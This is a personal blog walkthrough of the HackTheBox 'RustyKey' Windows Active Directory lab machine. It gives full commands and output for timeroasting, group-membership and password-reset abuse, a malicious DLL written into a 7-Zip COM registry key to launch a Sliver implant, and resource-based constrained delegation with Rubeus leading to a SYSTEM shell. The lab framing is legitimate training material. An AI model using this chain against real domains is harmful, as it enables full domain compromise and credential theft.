
# RustyKey
Table of Contents
Introduction
This box is a hard Active Directory windows machine from hackthebox. It features TimeRoasting, Context menu registry shenanigans, and Resource Based Constrained Delegation. I learnt a lot doing this box, so I made this write up to maybe help the 3 yearly readers of this blog and especially to force myself to fully understand everything to the point where I can explain it.
Enumeration
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-28 21:02 CESTNmap scan report for 10.10.11.75Host is up (0.025s latency).Not shown: 65509 closed tcp ports (reset)PORT      STATE SERVICE       VERSION53/tcp    open  domain        Simple DNS Plus88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-29 03:02:45Z)135/tcp   open  msrpc         Microsoft Windows RPC139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds?464/tcp   open  kpasswd5?593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.09389/tcp  open  mc-nmf        .NET Message Framing47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found49664/tcp open  msrpc         Microsoft Windows RPC49665/tcp open  msrpc         Microsoft Windows RPC49666/tcp open  msrpc         Microsoft Windows RPC49667/tcp open  msrpc         Microsoft Windows RPC49669/tcp open  msrpc         Microsoft Windows RPC49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.049671/tcp open  msrpc         Microsoft Windows RPC49673/tcp open  msrpc         Microsoft Windows RPC49674/tcp open  msrpc         Microsoft Windows RPC49677/tcp open  msrpc         Microsoft Windows RPC49692/tcp open  msrpc         Microsoft Windows RPC49721/tcp open  msrpc         Microsoft Windows RPCService Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:|   date: 2025-06-29T03:03:47|_  start_date: N/A|_clock-skew: 7h59m59s| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 83.39 seconds
I’ll add rustykey.htb to my /etc/hosts file.
Then I’ll get name of the dc :
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ nslookup -type=srv _ldap._tcp.dc._msdcs.rustykey.htb rustykey.htbServer:         rustykey.htbAddress:        10.129.6.84#53
_ldap._tcp.dc._msdcs.rustykey.htb       service = 0 100 389 dc.rustykey.htb.
The box had credentials provided, we’ll use them to try to authenticate.
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ nxc smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A'SMB 10.129.6.84 445 10.129.6.84 [*] x64 (name:10.129.6.84) (domain:10.129.6.84) (signing:True) (SMBv1:False) (NTLM:False)SMB 10.129.6.84 445 10.129.6.84 [-] 10.129.6.84\rr.parker:8#t5HE8L!W3A STATUS_NOT_SUPPORTEDAs we can see, NTLM authentication is disabled. But it’s okay, we can try to use kerberos auth instead.
Since kerberos authentication relies on the current time, I need to make my machine believe it is on the same schedule as the box. The nmap scan reported that I had an 8h difference with the machine. I’ll use
faketimeto make my commands use the same time as the machine. I’ll add an alias for convenience :alias ft="faketime -f '+8h'".
Using kerberos auth :
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ ft nxc smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k --sharesSMB dc.rustykey.htb 445 dc [*] x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)SMB dc.rustykey.htb 445 dc [+] rustykey.htb\rr.parker:8#t5HE8L!W3ASMB dc.rustykey.htb 445 dc [*] Enumerated sharesSMB dc.rustykey.htb 445 dc Share Permissions RemarkSMB dc.rustykey.htb 445 dc ----- ----------- ------SMB dc.rustykey.htb 445 dc ADMIN$ Remote AdminSMB dc.rustykey.htb 445 dc C$ Default shareSMB dc.rustykey.htb 445 dc IPC$ READ Remote IPCSMB dc.rustykey.htb 445 dc NETLOGON READ Logon server shareSMB dc.rustykey.htb 445 dc SYSVOL READ Logon server shareIt does work ! We don’t have any non default shares, the smb server is useless. As usual in Active Directory environment, we will use bloodhound to see gather and analyse data in the domain. This data is shared on the ldap server, so we will query it and give the data to bloodhound. I’ll be using nxc again to do this :
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ ft nxc ldap -k rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' --dns-server 10.129.6.84 --bloodhound -c allLDAP rustykey.htb 389 DC [*] None (name:DC) (domain:rustykey.htb)LDAP rustykey.htb 389 DC [+] rustykey.htb\rr.parker:8#t5HE8L!W3ALDAP rustykey.htb 389 DC Resolved collection methods: trusts, objectprops, acl, session, dcom, rdp, psremote, group, container, localadminLDAP rustykey.htb 389 DC Using kerberos auth without ccache, getting TGTLDAP rustykey.htb 389 DC Done in 00M 06SLDAP rustykey.htb 389 DC Compressing output into /home/samsam/.nxc/logs/DC_rustykey.htb_2025-06-30_012236_bloodhound.zipWe’ll analyze the gathered data later, as we don’t need it for now.
User
Roasting
There are 3 types of roasting attack on kerberos, AS-REP-Roasting, Kerberoasting and timeroasting. Timeroasting is fairly recent and allows us to gather all the hashes from all the computer in the domain. This usually isn’t an issue as domain computer passwords are randomly generated strings, but it’s still worth checking if any of them crack. We can use the timeroast module of nxc to perform this attack.
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ ft nxc smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k -M timeroast | tee roasted.hashes┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ cat roasted.hashes |tail -n +4|awk '{print $5}'>hashes┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ cd ../tools/hashcat-6.2.6┌──(samsam㉿pika-pika)-[~/htb/tools/hashcat-6.2.6]└─$ ./hashcat.bin -m 31300 ~/htb/tools/Timeroast/roasted /usr/share/wordlists/rockyou.txt --userhashcat (v6.2.6-1051-g7fff4c929) starting... redacted ...$sntp-ms$cdd5d26016a02c9b4dcb9da17bca8e37$1c0111e900000000000a14514c4f434cec0b29d7eaf632f7e1b8428bffbfcd0aec0b44a1feede6f8ec0b44a1feee0f3c:R******!... redacted ...One of the hashes crack :) At the time of writing, only the hashcat beta supports this encryption mode, that’s why I’m not straight up using hashcat in the command line.
Looking back at the timeroast capture file, this hash was for RID 1125. We can then use powerview to see what is its sAMAccountName.
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ ft powerview 'rustykey.htb/rr.parker':'8#t5HE8L!W3A'@dc.rustykey.htb -k -q 'Get-DomainObject -LDAPFilter "(ObjectClass=computer)" -Properties sAMAccountName,objectSid' |grep 1125 -A1[2025-06-30 01:17:36] [Formatter] Results from cache. Use 'Clear-Cache' or '-NoCache' to refresh.objectSid : S-1-5-21-3316070415-896458127-4139322052-1125sAMAccountName : IT-Computer3$We now have a valid login for IT-Computer3$ !
Looking at bloodhound with the data collected earlier, we see that IT-Computer3$ can add itself to the HELPDESK group. We’ll do it right away using bloodyAD
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ ft bloodyAD --host dc.rustykey.htb -d rustykey.htb -u 'IT-Computer3$' -p 'R******!' -k add groupMember "helpdesk" 'it-computer3$'[+] it-computer3$ added to helpdesk HELPDESK is really interesting as it’s a non default one and has
 ForceChangePassword over several users. Furthermore, all of these users are part of the REMOTE MANAGEMENT USERS ( except dd.ali ).
 We can of course try to change the password of one of those users and try to winrm :
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ ft bloodyAD --host dc.rustykey.htb -d rustykey.htb -u 'IT-Computer3$' -p 'R******!' -k set password 'bb.morgan' 'P@ssw0rd!'[+] Password changed successfully!Nice ! Let’s get a ticket from kerberos using kinit :
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ ft kinit bb.morgan@RUSTYKEY.HTBkinit: KDC has no support for encryption type while getting initial credentialsWith a bit of help from chatGPT, we understand that the server might be using an old encryption algorithm, probably RC4. We need to edit our /etc/krb5.conf file accordingly.
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ cat /etc/krb5.conf[libdefaults]    default_realm = RUSTYKEY.HTB    dns_lookup_realm = false    dns_lookup_kdc = false    allow_weak_crypto = true    permitted_enctypes = rc4-hmac des-cbc-crc aes128-cts aes256-cts    default_tkt_enctypes = rc4-hmac des-cbc-crc aes128-cts aes256-cts    default_tgs_enctypes = rc4-hmac des-cbc-crc aes128-cts aes256-cts
[realms]    RUSTYKEY.HTB = {        kdc = dc.rustykey.htb        admin_server = dc.rustykey.htb    }
[domain_realm]    .rustykey.htb = RUSTYKEY.HTB    rustykey.htb = RUSTYKEY.HTB
We are saying to kinit that we can use RC4 encryption.
However we still get the same error when running kinit !! But WHY ??
As we saw earlier, bb.morgan is part of the PROTECTED OBJECTS group. Microsoft said :
Domain controller protections for Protected Users
Protected User accounts that authenticate to a domain running Windows Server are unable to do the following:
- Authenticate with NTLM authentication.
- Use DES or RC4 encryption types in Kerberos preauthentication.
- Delegate with unconstrained or constrained delegation.
- Renew Kerberos TGTs beyond their initial four-hour lifetime.
It does say that the protected account won’t be able to authenticate using RC4. This is where it gets interesting, because as a member of the HELPDESK group, we can manage who is and who isn’t in the PROTECTED OBJECTS group !
bb.morgan is in this group because they are in the IT group which is in PROTECTED OBJECTS.
 We can remove the
 IT group from the PROTECTED OBJECTS group and we’ll be able to authenticate !
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ ft bloodyAD --host dc.rustykey.htb -d rustykey.htb -u 'IT-Computer3$' -p 'Rusty88!' -k remove groupMember 'protected objects' 'it'Let’s request a ticket :
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ ft kinit 'bb.morgan@RUSTYKEY.HTB' -c bbmorganccachePassword for bb.morgan@RUSTYKEY.HTB:Warning: encryption type arcfour-hmac used for authentication is deprecated and will be disabledIt complains about an old encryption method being used, showing that it worked. We can now winrm and grab user.txt
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ KRB5CCNAME=bbmorganccache ft evil-winrm -i dc.rustykey.htb -r rustykey.htbEvil-WinRM shell v3.7Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\bb.morgan\Documents> gci ../Desktop
    Directory: C:\Users\bb.morgan\Desktop

Mode                LastWriteTime         Length Name----                -------------         ------ -----a----         6/4/2025   9:15 AM           1976 internal.pdf-ar---        6/29/2025  11:33 AM             34 user.txt
We can read user.txt.
Root
mm.turner
As you could see from bb.morgan’s desktop, there is a pdf file. Let’s read it :
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ pdftotext internal.pdf -Internal Memo
From: bb.morgan@rustykey.htbTo: support-team@rustykey.htbSubject: Support Group - Archiving Tool AccessDate: Mon, 10 Mar 2025 14:35:18 +0100
Hey team,
As part of the new Support utilities rollout, extended access has been temporarily granted to allowtesting and troubleshooting of file archiving features across shared workstations.
This is mainly to help streamline ticket resolution related to extraction/compression issues reportedby the Finance and IT teams. Some newer systems handle context menu actions differently, soregistry-level adjustments are expected during this phase.
A few notes:- Please avoid making unrelated changes to system components while this access is active.- This permission change is logged and will be rolled back once the archiving utility is confirmedstable in all environments.- Let DevOps know if you encounter access errors or missing shell actions.
Thanks,BB MorganIT Department
The path to root is quite tricky and would have been impossible to find without the hints from this pdf.
What we should understand from it is :
- Support has access to non default features
- We should look for context menu actions
- Registry querying will be needed
- Should look for an archiving utility
- Shell actions editing ?
So, in order, we will :
- Understand what we are able to modify in the registry and why it’s important
- Get a user from the Support group to exploit this
7-Zip registry
We can easily look for installed programs :
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> ls "C:\Program Files\"    Directory: C:\Program Files

Mode                LastWriteTime         Length Name----                -------------         ------ ----d-----       12/26/2024   8:24 PM                7-Zipd-----       12/26/2024   4:28 PM                Common Files
This confirms that 7-zip is installed and is our target to privesc.
Then, it mentions shell actions. If you’re unfamiliar with shell actions, it’s the menu that pops up on windows when you right click a file. A quick article to understand it is available here, but basically every action is in the registry somewhere.
From the article we know that shell actions are in the registry HKEY_CLASSES_ROOT\*\shell for when the user right clicks on files.
Let’s query the registry :
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> reg query 'HKEY_CLASSES_ROOT\*\shell'
HKEY_CLASSES_ROOT\*\shell\removepropertiesHKEY_CLASSES_ROOT\*\shell\UpdateEncryptionSettingsWork
It’s empty ? Well, yes it is, after more research we find that applications use shell extensions to register themselves to the menu. These ‘shell extensions’ can be queried :
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> reg query "HKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers"
HKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\7-ZipHKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\ModernSharingHKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\Open WithHKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\Open With EncryptionMenuHKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\SharingHKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\{90AA3A4E-1CBA-4233-B8BB-535773D48449}HKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\{a2a9545d-a0c2-42b4-9708-a0b2badd77c8}
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> reg query "HKEY_CLASSES_ROOT\Directory\shellex\ContextMenuHandlers\7-Zip"
HKEY_CLASSES_ROOT\Directory\shellex\ContextMenuHandlers\7-Zip    (Default)    REG_SZ    {23170F69-40C1-278A-1000-000100020000}
7-Zip is here, finally ! We also found a value for the 7-zip entry. The curly braces with a random GUID refers to a COM object, and the value is it’s identifier, the CLSID.
This tells Windows:
When the user right-clicks on a directory, use the COM object identified by CLSID
{23170F69-40C1-278A-1000-000100020000}to add menu items (in this case, from 7-Zip).
We can use accesschk.exe to see who has write access to it :
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> .\accesschk.exe -w -k "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}" -accepteula
Accesschk v6.15 - Reports effective permissions for securable objectsCopyright (C) 2006-2022 Mark RussinovichSysinternals - www.sysinternals.com
HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32  RW BUILTIN\Administrators  RW RUSTYKEY\Support  RW NT AUTHORITY\SYSTEM
As expected, Support has write access to it ! Now that we know exactly what we should edit, we need to access a user from the support group to actually edit the registry
Support
All of the previous commands have been run through the winrm session of bb.morgan, which is not in the Support group. Let’s see who is in this group :
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ ft powerview 'rustykey.htb/rr.parker':'8#t5HE8L!W3A'@dc.rustykey.htb -k -q 'Get-DomainGroupMember -Identity Support'GroupDomainName : SupportGroupDistinguishedName : CN=Support,CN=Users,DC=rustykey,DC=htbMemberDomain : rustykey.htbMemberName : ee.reedMemberDistinguishedName : CN=ee.reed,OU=Users,OU=Support,DC=rustykey,DC=htbMemberSID : S-1-5-21-3316070415-896458127-4139322052-1145Only ee.reed is in it, so this will be our target.
As bloodhound saw in the beginning, IT-Computer3$ can change ee.reed’s password !
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ ft bloodyAD --host dc.rustykey.htb -d rustykey.htb -u 'IT-Computer3$' -p 'R******8!' -k set password 'ee.reed' 'P@ssw0rd!'[+] Password changed successfully!Since ee.reed is not in the remote users group, we cannot winrm with him. We have to upload RunasCs.exe to make him execute commands.
I’ll get a full session with this user to make my life easier. This is not required and you can solve the box only with evil-winrm, but it’s not super convenient. That’s why I’ll be using sliver to catch the shell.
One last step before getting the shell, ee.reed is part of the support group which is in the protected users group. To get an interactive logon from him we’ll have to remove him from the protected objects group.
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ ft bloodyAD --host dc.rustykey.htb -d rustykey.htb -u 'IT-Computer3$' -p 'R******!' -k remove groupMember 'protected objects' 'support'So, let’s get a shell from ee.reed. As bb.morgan :
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> .\RunasCs.exe -l 2 ee.reed 'P@ssw0rd!' C:\temp\sliver.exe[*] Warning: User profile directory for user ee.reed does not exists. Use --force-profile if you want to force the creation.[*] Warning: The logon for user 'ee.reed' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.It hangs, and a bit later, I have a sliver session as ee.reed !
sliver (ee.reed) > whoami
Logon ID: RUSTYKEY\ee.reed[*] Current Token ID: RUSTYKEY\ee.reed
DLL
Since we can now replace the dll that 7-zip uses, we need to create our own and upload it. Let’s create a simple dll and compile it :
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ cat tensho.cpp#include <windows.h>
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {    if (ul_reason_for_call == DLL_PROCESS_ATTACH) {        WinExec("C:\\temp\\sliver.exe", SW_HIDE);    }    return TRUE;}┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ x86_64-w64-mingw32-g++ -shared -o tensho.dll tensho.cpp
I’ll then upload it to C:\temp\tensho.dll. Let’s edit the registry :
sliver (ee.reed) > execute -o reg add "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" /d "C:\temp\tensho.dll" /fThe operation completed successfully.
sliver (ee.reed) > execute -o reg query "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32"[*] Output:
HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32    (Default)    REG_SZ    C:\temp\tensho.dll    ThreadingModel    REG_SZ    Apartment
Now we wait for a bit, and we do in fact get another session, this time as mm.turner !
sliver (mm.turner) > whoami
Logon ID: RUSTYKEY\mm.turner[*] Current Token ID: RUSTYKEY\mm.turner
Yeaaaaah, progress !
Domain admin
From there, we’ll go back to the bloodhound results to understand what mm.turner can do.
 This definitely sounds juicy !
It allows us to do a Resource Based Constrained Delegation, which will allow us to impersonate users of the domain. If you are unfamiliar with this kind of attack, this is greatly explained here, and in french (really good explanation) here.
This definitely sounds juicy !
It allows us to do a Resource Based Constrained Delegation, which will allow us to impersonate users of the domain. If you are unfamiliar with this kind of attack, this is greatly explained here, and in french (really good explanation) here.
I’ll summarize it :
AddAllowedToAct will, in the end, allow us to authenticate to the resource, here DC.RUSTYKEY.HTB, as any user of the domain. That means we’ll be able to authenticate as admin to the DC, and it will be game over. Now why is that ?
It’s because we can edit the attribute msDS-AllowedToActOnBehalfOfOtherIdentity of the DC, and this attribute tells the DC which computer he can trust for delegation.
I’ll follow the commands used by the first article I mentioned, since it’s easier that what bloodhound suggests, as there is no need to upload PowerView.
This attack requires us to have control over a computer in the domain, and we can create a fake one, using powershell AD commands, but we don’t need to, as we already have control over IT-Computer3$.
Let’s make the Domain Controller trust us for delegation :
PS C:\Windows> Set-ADComputer 'DC$' -PrincipalsAllowedToDelegateToAccount 'IT-Computer3$'Set-ADComputer 'DC$' -PrincipalsAllowedToDelegateToAccount 'IT-Computer3$'# Checking that it worked :PS C:\Windows> Get-ADComputer 'DC$' -Properties PrincipalsAllowedToDelegateToAccountGet-ADComputer 'DC$' -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName                    : CN=DC,OU=Domain Controllers,DC=rustykey,DC=htbDNSHostName                          : dc.rustykey.htbEnabled                              : TrueName                                 : DCObjectClass                          : computerObjectGUID                           : dee94947-219e-4b13-9d41-543a4085431cPrincipalsAllowedToDelegateToAccount : {CN=IT-Computer3,OU=Computers,OU=IT,DC=rustykey,DC=htb}SamAccountName                       : DC$SID                                  : S-1-5-21-3316070415-896458127-4139322052-1000UserPrincipalName                    :
Now, PrincipalsAllowedToDelegateToAccount has an entry, and it’s our machine. Now which user should we impersonate ? If we try to impersonate Administrator, it fails, and it’s because this account cannot be delegated at all :
Get-ADUser -Identity Administrator -Properties AccountNotDelegatedAccountNotDelegated : True[...]However there is another user in the admin group, and that is backupadmin, which can be used for delegation ! To perform this attack, we need the rc4 hash of the machine account used. Then, we’ll authenticate to the DC as backupadmin to access the CIFS service, which will grant us admin access over smb.
.\Rubeus.exe hash /password:R******![...][*]       rc4_hmac             : B52B582F02F8C0CD6320CD5EAB36D9C6[...]
.\Rubeus.exe s4u /user:IT-Computer3$ /rc4:B52B582F02F8C0CD6320CD5EAB36D9C6 /impersonateuser:backupadmin /msdsspn:cifs/dc.rustykey.htb /ptt /nowrap[...][*] Impersonating user 'backupadmin' to target SPN 'cifs/dc.rustykey.htb'[*] Building S4U2proxy request for service: 'cifs/dc.rustykey.htb'[*] Using domain controller: dc.rustykey.htb (fe80::635:10b3:aa0f:cfb4%11)[*] Sending S4U2proxy request to domain controller fe80::635:10b3:aa0f:cfb4%11:88[+] S4U2proxy success![*] base64(ticket.kirbi) for SPN 'cifs/dc.rustykey.htb':
doIGfjCCBnqgAwIBBaEDAgEWooIFjzCCBYthggWHMIIFg6ADAgEFoQ4bDFJVU1RZS0VZLkhUQqIiMCCg[...]U1RZS0VZLkhUQqkiMCCgAwIBAqEZMBcbBGNpZnMbD2RjLnJ1c3R5a2V5Lmh0Yg==
[+] Ticket successfully imported!
Nice ! We do get a ticket as backupadmin to access CIFS. I’ll save it in ticket.b64. Let’s convert it to the ccache format :
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ base64 -d ticket.b64 > ticket
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ ticketConverter.py ticket ticket.ccacheImpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] converting kirbi to ccache...[+] done
And maybe, finally, we can use psexec to get a shell as system :
┌──(samsam㉿pika-pika)-[~/htb/rustykey]└─$ KRB5CCNAME=ticket.ccache ft psexec.py -k -no-pass -dc-ip dc.rustykey.htb 'rustykey.htb/backupadmin'@dc.rustykey.htbImpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on dc.rustykey.htb.....[*] Found writable share ADMIN$[*] Uploading file GUAzqdMe.exe[*] Opening SVCManager on dc.rustykey.htb.....[*] Creating service DMhI on dc.rustykey.htb.....[*] Starting service DMhI.....[!] Press help for extra shell commandsMicrosoft Windows [Version 10.0.17763.7434](c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoamint authority\system
Conclusion
